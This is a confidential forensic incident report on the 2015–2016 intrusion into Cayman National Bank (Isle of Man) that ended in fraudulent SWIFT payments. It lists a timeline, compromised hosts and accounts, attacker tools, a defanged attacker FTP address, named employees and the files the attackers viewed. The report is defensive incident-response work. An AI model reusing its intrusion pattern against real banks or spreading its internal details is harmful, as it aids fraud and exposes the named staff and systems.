www.pwc.com/im

www.pwc.co.uk/forensics

Cayman National Bank and Trust Company (Isle of Man) Limited

Project Pallid / Nutmeg

Privileged and Confidential

Version 1.0.0

23 June 2016

pwc

Contents

Use of this report

This report has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else.

Use of this report

This report has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else.

STRICTLY PRIVILEGED & CONFIDENTIAL
Cayman National Bank and Trust Company (Isle of Man) Limited
Cayman National House
4-8 Hope Street
Douglas
Isle of Man
IM1 1AQ

Attn: Ian C. Whan Tong Esq, Group Legal Counsel

23 June 2016

Dear Sirs

Provision of forensic technology, cyber security and investigative services

We have been instructed by Cayman National Bank and Trust Company (Isle of Man) Limited to report on the provision of forensic technology, cyber security and investigative services in accordance with our engagement letter dated 19 January 2016 as updated on 9 February 2016 (Appendix 3).

This document has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We will allow a copy of this report to be made available to Cayman National Corporation Limited and the Isle of Man Financial Services Authority on the basis that you agree we have no liability (including liability for negligence) to either of them and that the report is provided for information purposes only. If either party rely on this report, they do so entirely at their own risk.

We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else without our prior written consent.

We will provide no opinion, attestation or other form of assurance with respect to our services or the information upon which the services are based, other than to commit that we will work to the standards within our industry for this kind or work and to PwC standards. We will not audit or otherwise verify the information supplied to us in connection with this engagement, from whatever source, except as specified in this engagement letter. The procedures we will be performing will not constitute an examination in accordance with generally accepted auditing standards.

If you require any clarification or further information, please do not hesitate to contact Steve Billinghurst of this firm on 01624 689711 or via email at steve.billinghurst@iom.pwc.com.

Yours faithfully

LLC

PricewaterhouseCoopers LLC

1. Executive Summary

Background

1.1 On 7 January 2016, Cayman National Bank and Trust Company (Isle of Man) Limited ("CNBT") detected the clearance of a number of unusual SWIFT payments during their daily reconciliation procedures.

1.2 On 19 January 2016, PwC were engaged by CNBT to provide cyber incident response services. This primarily involved specialist technical assistance to establish the full fact pattern of the incident in order to understand whether the remediation actions taken by CNBT had contained the incident, and if not, to identify and remediate any ongoing malicious activity.

Key Findings

Intrusion Overview

1.3 Following an initial internal investigation, CNBT determined that the payments had not been initiated legitimately and as a consequence, CNBT believed that it had been the target of a network breach.

1.4 CNBT's own initial investigation suggested that this banking fraud was perpetrated using legitimate systems, user accounts and credentials.

1.5 Evidence from the PwC investigation suggests that the attacker(s) was able to gain privileged remote access to individual employee systems and the server estate.

1.6 This access would have also permitted full control of all systems on the CNBT network.

1.7 In order to maintain a foothold in CNBT's network and extract data from a number of the affected systems, the attackers distributed malicious software (malware) across the IT estate. Investigatory work carried out suggests the attackers followed a modus operandi frequently associated with organised Cyber Crime style attacks.

1.8 The attackers used their privileged remote access and malware to navigate the CNBT network, identify and view documentation that helped them understand payment processes, and subsequently processed a series of fraudulent transactions.

1.9 From our review, no evidence came to light that any CNBT employee was directly involved in the intrusion and attack.

Systems Impacted

1.10 Initially, ten key systems and two servers were forensically preserved and analysed by PwC.

1.11 Seven of these systems were confirmed to be compromised by the attackers.

1.12 The attackers targeted and compromised servers holding the software and documentation necessary to perpetuate the fraud, as well as specific workstations of CNBT staff who make use of the SWIFT portal as part of their daily duties.

1.13 The attackers used legitimate account credentials and malicious software to gain unrestricted administrative access to the CNBT network and systems, allowing them to navigate the CNBT network in much the same manner as internal system and network administrators would be able to.

1.14 The malware that was identified on the seven compromised systems, which was installed by or associated with the attackers, enabled the attackers to conduct data theft from those systems.

1.15 Much of the attacker(s) activity identified was conducted from a server which is used by a third party contracting service. In our extensive review, we found no evidence that any CNBT employee(s) was directly involved in the attack.

Data Impacted

1.16 The malware installed gave the attacker(s) the capability to record and extract keystrokes on the affected systems.

1.17 Evidence indicates that the attacker(s) targeted documents relating to the methodology used by CNBT to process SWIFT payments.

1.18 Given the level of access availed to the attacker(s) during the intrusion, it is highly likely that additional data has been exfiltrated. Where possible throughout our engagement, we have forensically preserved evidence which would support an exhaustive investigation into this data theft, while focusing on our objective of containing the network intrusion and removing the attackers from the CNBT network.

1.19 Nevertheless, due to the absence of necessary forensic artefacts, it was not possible to definitively determine whether additional data was extracted at the point the fieldwork was completed. This absence of artefacts is due to the attacker(s) performing clean-up operations of certain activities and the ageing off of the available data.

1.20 Subsequent to the completion of the fieldwork and based on our ongoing discussions and collaboration with several law enforcement agencies, they have located and secured the physical server(s) used by the attackers in the Netherlands. We have applied to gain access to the data to share it with you, but at the date of this report this has not been received. Any further analysis of the data is not covered by the scope of the engagement letter set out in Appendix 3.

Disruption Status

1.21 In tandem with PwC recommendations provided throughout our investigation, CNBT have actioned a remediation strategy to disrupt the attacker(s)' access to their network. This has included but is not limited to:

a. Resetting account credentials on the Active Directory servers and the SWIFT portal;

b. Disabling the SWIFT BIC;

c. Revising firewall rulesets to ensure that network traffic was being filtered as necessary;

d. Blocking access to the attacker(s)' malicious infrastructure and,

e. Deployment of proprietary PwC network sensors to detect malicious activity across the CNBT network.

Key Recommendations

1.22 We have outlined some key recommendations based on our observations during our investigation, which we believe will be important in enhancing CNBT's overall security posture. These recommendations will assist in the prevention and detection of further intrusion activity on the CNBT network, the development of better operational security practices and, importantly, seek to ensure that CNBT can maximise the learnings from this specific incident. A detailed list of recommendations can be found in section 6 of this document.

1.23 PwC is aware that CNBT have already undertaken actions to implement some initial strategies in order to isolate and remediate the initial intrusion. These actions were taken as part of the initial mitigation plan provided to CNBT on 1 March 2016, as outlined in Appendix 2. It is recommended that the milestones within this initial plan should be completed as a minimum. The follow on recommendations are designed to complement and/or strengthen the security posture across the CNBT IT estate and prevent future incidents.

1.24 We strongly advise that any initiative to implement the recommendations above is coordinated as part of a formal security improvement programme. This should be developed and project managed to assist in the organisation of resources to effectively deploy the proposed recommendations and should be coordinated internally, or by an external partner who has successfully executed security improvement and transformation programmes. Some of the recommendations may require input and/or resource from the CNC Group, and we recommend implementing these recommendations across the entire CNC group if such controls and processes do not already exist.

2. Scope

Service Overview

2.1 Our Services were performed and this deliverable was developed in accordance with our engagement letter dated 19 January 2016 and addendum dated 08 February 2016. They are subject to the terms and conditions included therein.

2.2 As outlined in the engagement letter dated 19 January 2016, PwC were requested to determine the full fact pattern of the incident in order to understand its root cause, whether it has been contained and, if not, to identify and remediate any ongoing malicious activity. PwC were to conduct the following tasks to gain this understanding:

a. Understand the CNBT network environment and gather all known facts relating to the incident ("incident response mobilisation");

b. Preserve evidence of the systems known to be involved in the cyber incident ("evidence preservation");

c. Conduct targeted interrogations of log and system data to attempt to establish the fact pattern of the threat actor's activity ("threat activity investigation");

d. Independently establish the sequence of events that led to the perpetration of the fraud; and,

e. Provide a containment and mitigation strategy to remove the attacker(s) from the network and limit the attacker(s)' ability to re-establish access ("incident containment and mitigation").

2.3 On 8 February 2016, following the communication of our preliminary findings to CNBT, an addendum to the engagement letter was agreed and the scope of the assessment was expanded to include the following:

a. Conduct investigations on additional systems that had not been included in the original scope but had been identified to be part of the attack during the preliminary analysis phase; and,

b. Deploy network monitoring hardware to identify any ongoing attacker(s) activity in the network ("network monitoring").

2.4 For further detail, please review the engagement letter on the scope of the services requested.

3. Investigation

Introduction

3.1 The following section summarises the history of events that occurred and CNBT's response to the incident.

3.2 As part of the investigation we have identified a number of key events from the forensic images and log data analysed.

3.3 A high level timeline of malicious activity can be found below, which contains the events relevant to the investigation in chronological order. A detailed timeline of events is provided in Appendix 1.

3.4 The majority of the malicious activity identified from forensic analysis was found on two servers, the Domain Controller (DC) and the Primacy server. The attackers used the "Primacy Support" credentials repeatedly, which enabled them to gain access to all resources and machines on the network, since these credentials have full administrative privileges. Due to the lack of availability of log file data and other supporting records, it is not possible to conclude on whether the attack originated from Primacy, involved Primacy staff or former staff members, or whether the vulnerability was introduced by Primacy. We believe it would take a significant amount of further analysis to try to determine this with any certainty, and there is a strong possibility that no further conclusion could be reached.


3.5 The investigation has identified the 8th December 2015 as the earliest known date of the attackers activity. Due to the absence of necessary forensic data we are unable to determine if this was the initial point of compromise.

3.6 Further detail around individual events can be found below in the Analysis and Findings section below.

Colour	Description
🟨	Automated Activity
🟧	Log/Logoff Events
🟥	User Activity
🟫	SWIFT System Activity

Action 1: evidence suggests that the attackers have reviewed documents that may have helped them navigate their way around the network and facilitate the SWIFT payments.

- **Action 2-6:** the attacker executes a specialised tool and a file transfer application. A connection to an external IP was opened to transfer data.
- **Action 7**: first malicious PowerShell activity that has been observed.
- **Action 8**: The "Primacy.Support" user logged on to the Domain Controller for the first time.
- **Action 10**: An attempt was made by the Primacy Support user to extract to contents of "Audrey.Butterworth" mailbox.


2015

December

Action 1
08/12/2015 00:32:36
Attacker Reviewed Documents

Action 2
08/12/2015 01:16:00
Attacker Tool Sfk.Exe Was Executed

Action 4
08/12/2015 01:30:00
File Transfer Tool Winscp.Exe Was Executed

Action 5
08/12/2015 01:46:19
The Primacy User Accessed Ftp:// 94.102.51[.]143/Uploads/

Action 6
08/12/2015 01:48:52
The Primacy User Accessed Ftp:// 94.102.51[.]143/Uploads/

Action 7
08/12/2015 01:55:52
First Malicious Powershell Activity Observed In The Event Logs


Action 8
08/12/2015 02:02:51
"First Time The Primacy.Support User Logged On To The Domain Controller

Action 9
08/12/2015 02:06:38
Attacker Reviewed Documents

Action 10
17/12/2015 23:30:00
"Attempted Mail Box Dump Of The ""Audrey.Butterworth"" Mail Account By Primacy Support Account"


Figure 1 - Timeline of key events

- **Action 11**: Primacy.Support user logs on to Andrew Cubbon's computer.
- **Action 12**: the first SWIFT payment was made
- **Action 14** : Primacy.Support logs on to Andrew Cubbon's computer.
- **Action 15-30**: A number of connections to the SWIFT are observed and payments are initialised.


2016
January
Action 11 05/01/2016 17:07:54 Primacy.Support Log On
Action 12 05/01/2016 17:58:41 1st Of 10 Swift Payments Initiated
Action 13 05/01/2016 18:09:21 2nd Of 10 Swift Payments Initiated
Action 14 05/01/2016 18:15:57 Primacy.Support Log On
Action 15 06/01/2016 17:36:33 Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'
Action 16 06/01/2016 18:01:31 3rd Of 10 Swift Payments Initiated
Action 17 06/01/2016 18:08:55 4th Of 10 Swift Payments Initiated
Action 18 06/01/2016 18:11:01 Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'
Action 19 06/01/2016 18:23:29 Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'
Action 20 06/01/2016 18:38:16 5th Of 10 Swift Payments Initiated

- **Action 15-30**: A number of connections to the SWIFT are observed and payments are initialised.

- **Action 23**: A SWIFT payment is rejected.



Action 21
06/01/2016 18:38:54
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 22
06/01/2016 18:49:17
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 23
06/01/2016 19:10:55
6th Of 10 Swift Payments Initiated (Rejected)

Action 24
06/01/2016 19:21:25
7th Of 10 Swift Payments Initiated

Action 25
06/01/2016 19:28:25
8th Of 10 Swift Payments Initiated

Action 26
06/01/2016 19:36:18
9th Of 10 Swift Payments Initiated


Action 27
06/01/2016 19:37:01
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 28
06/01/2016 20:32:41
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 29
06/01/2016 20:43:57
10th Of 10 Swift Payments Initiated

Action 30
06/01/2016 20:44:28
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

- **Action 31:**
  Primacy.support logoff Andrew Cubbon's computer
- **Action 32:**
  Primacy.Support2 logs on to Andrew Cubbon's computer
- **Action 33:**
  Primacy.Support2 logs off Andrew Cubbon's computer



4. Analysis and Findings

Introduction

4.1 Our high-level approach to conducting this investigation involved:

a. Host forensics - to detect and recover evidence of any tools and malware used by the attacker(s);

b. Log-file analysis - to identify historic attacker(s) activity with the goal of identifying the time and location of the initial infiltration;

c. Reverse engineering - to determine the full function of malware identified and develop signatures;

d. Threat intelligence - to identify any other known indicators of compromise and infrastructure previously used by the attacker(s); and,

e. Network monitoring - to monitor the CNBT network for any ongoing attacker(s) activity on the network.

Methodology

4.2 On 19 January 2016, PwC investigators visited the CNBT offices to preserve and collect data from the suspect systems in accordance with PwC data acquisition procedures. Once data had been retained, it was secured and transported to the PwC Cyber Labs to undergo analysis with the aim of identifying the root cause of the incident.

4.3 Our work analysing suspect systems consisted primarily of:

a. Bulk loading of all the acquired images to PwC's segregated forensic lab environment;

b. Generation of timelines from files and system artefacts;

c. Targeted searches for malware using known indicators of compromise and custom signatures;


d. Log analysis;

e. Manual analysis of key files and logs; and,

f. Generation of a detailed incident timeline (Appendix 1).

Identified Systems

4.4 PwC investigators have performed a targeted analysis on the primary workstations identified by CNBT, these included those of Andrew Cubbon and Rosaline (Roz) Melia (the "Breached Workstations"). In addition to these two workstations, the Domain Controller and exchange server were also included in this analysis phase.


Receipt of the Dataset
Analysis of Antivirus Logs
Commercial Antivirus / Malware scans
Automated threat intelligence scans (YARA)
Review of OS and File System Artefacts
Time generation and comparison of workstations

4.5 Initially the data was loaded to the PwC network and a scan was run across the primary hosts using both commercial and proprietary solutions in order to identify traces of known malware.

4.6 PwC custom heuristics / intelligence have been used to identify additional malicious software and files, the results from these scans were investigated and reviewed.

4.7 A number of operating system and file system artefacts have also been examined to locate any evidence of malicious software execution. This analysis resulted in a number of interesting artefacts (additional detail can be found in the timeline located in Appendix 1), such as:

a. The use of WinSCP, an FTP ("File Transfer Protocol") client that was not known to be used by CNBT;

b. A high number of PowerShell commands in the event logs; and,

c. Several remote logins to computers and servers that stood out as abnormal activity.

4.8 The identification of a number of malicious events allowed a pivot point[1] to be identified; this was then used to identify additional artefacts across all of the forensic images and create a comprehensive timeline of the attacker(s)' activity on the CNBT network.

[1] Pivot Point – An event or time/date that allows us to focus the investigation

4.9 Initially, ten key systems and two servers were forensically preserved and analysed by PwC. Seven of these systems were confirmed to be compromised by the attackers and have been provided in **Table 1** below.

Hostname	I.P Address	Activity
DC	192.168.101.250	Malicious PowerShell activity
Andrew Cubbon	192.168.101.78	Malicious PowerShell activity, Interactive logons using "primacy.support" and "primacy.support2" accounts
Primacy	192.168.101.10	Ftp tools and evidence of connections to Attacker(s) IP address
Exchange Server	192.168.101.247	Evidence of attacker(s) attempting to extract mailbox and Malicious PowerShell activity
Roz Melia	192.168.101.67	Malicious PowerShell activity
Gary Kermode	192.168.101.129	Malicious PowerShell activity
Keith Bennet	192.168.101.61	Malicious PowerShell activity

Table 1 - Compromised Systems

4.10 The available evidence on the attacker(s)' activities suggests that:

a. The attacker(s) was able to gain access to the Primacy server on 8 December 2015 at 01:16.

b. A FTP Server tool (sfk.exe) was executed at 01:16 (at some point after this the file was deleted).

c. A FTP client (WinSCP.exe) was executed at 01:30 and approximately 16 minutes after this a connection to `ftp://94.102.51[.]143/uploads/` was established and the user navigated to the `"/Uploads/"` folder. This activity was performed by the "Primacy" user.

d. The first malicious activity on the Domain Controller occurs at 01:55 - the first time the malicious PowerShell script is executed.

e. The Primary server was used by the attackers to facilitate access to the rest of the network and systems. A more detailed breakdown of malicious activity can be found below.

4.11 Although the first sign of compromise located during this investigation was on 8 December 2015, there is evidence to suggest the attacker(s) was running automated scans against the webserver (WINCAYM-DC9EBRX) from the malicious IP address `94.102.51[.]143` as early as 12 July 2015. This can be seen as the first entry in the detailed timeline in Appendix 1.

Identified System Accounts

4.12 During our investigation we determined that the attackers had used the following Windows system accounts to gain access to the network:

User	Activity
Administrator	
Primacy	Used to connect to Attackers IP address via FTP
Primacy.Support	Used for RDP access
Primacy.Support2	Used for RDP access

Table 2 - Compromised accounts

4.13 The attackers had accessed the domain controllers and there was wide usage of malicious key logging software; it would be prudent to assume that all accounts and passwords that had been used on the network would have been compromised by the attackers. This includes, but is not limited to, passwords relating to: portals, other systems, personal banking, emails and third-party services.

Files that the attacker(s) had accessed

4.14 During the analysis it became clear that the attackers had accessed a number of files that could have helped them navigate their way around the network and systems. The access times were determined using forensic artefacts identified on disk and within the registry that highlight recently opened documents.

4.15 **Table 3** below shows the files that may have been accessed by the attacker(s) once they gained access to the network.

Computer Name	Date	Time	Notes
Primacy	2015-12-08	00:32:36	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.25.44.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.13.00.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Fee Charged.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Default Settings for Invoicing.png

Computer Name	Date	Time	Notes
Primacy	2015-12-08	01:19:38	Attacker(s) accessing folder: Wire transfer Instructions 091214
Primacy	2015-12-08	01:52:57	Attacker(s) accessing folder: Training notes
Primacy	2015-12-08	01:52:57	Attacker(s) accessing folder: forex training session 071101
DC	2015-12-08	02:06:38	Attacker(s) accessing folder: Web Banker Clients
DC	2015-12-08	02:06:38	Attacker(s) accessing documents: Blue Sea.docx
DC	2015-12-08	02:12:42	Attacker(s) accessing documents: anti money laundering.htm
DC	2015-12-08	02:13:03	Attacker(s) accessing documents: anti money laundering_files
DC	2015-12-08	02:13:03	Attacker(s) accessing documents: vulnerability asssessment - may 2012.pdf
DC	2015-12-08	02:15:46	Attacker(s) accessing documents: Procedures for uploading transactions.docx
DC	2015-12-08	02:18:13	Attacker(s) accessing documents: upload transactions template - international payment (CCY) DO NOT USE.xlsx
DC	2015-12-08	02:21:41	Attacker(s) accessing documents: Mr N D Hamilton Letter 1 3 December 2015.docx
DC	2015-12-08	02:22:18	Attacker(s) accessing documents: Mr ND Hamilton Letter 2 4 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Winchester Trading Letter 2 29 October 2015.docx
Andrew Cubbon	2015-12-10	05:01:04	Attacker(s) accessing documents: IMG_4327.lnk
Andrew Cubbon	2015-12-10	05:03:01	Attacker(s) accessing documents: DSC_0575.lnk
Andrew Cubbon	2015-12-10	05:03:11	Attacker(s) accessing documents: CNCIOM - Add new forms to Web Banker.lnk
Andrew Cubbon	2015-12-10	05:04:37	Attacker(s) accessing documents: Copy of BUPA Breakdown 150930.lnk
Andrew Cubbon	2015-12-10	05:05:29	Attacker(s) accessing documents: Cayman top floor 161111 1.lnk
Andrew Cubbon	2015-12-10	05:05:48	Attacker(s) accessing documents: Cayman National Bank - Current details 19 Feb.lnk
Andrew Cubbon	2015-12-10	05:06:43	Attacker(s) accessing documents: C018507E01-67-T142014.lnk

Computer Name	Date	Time	Notes
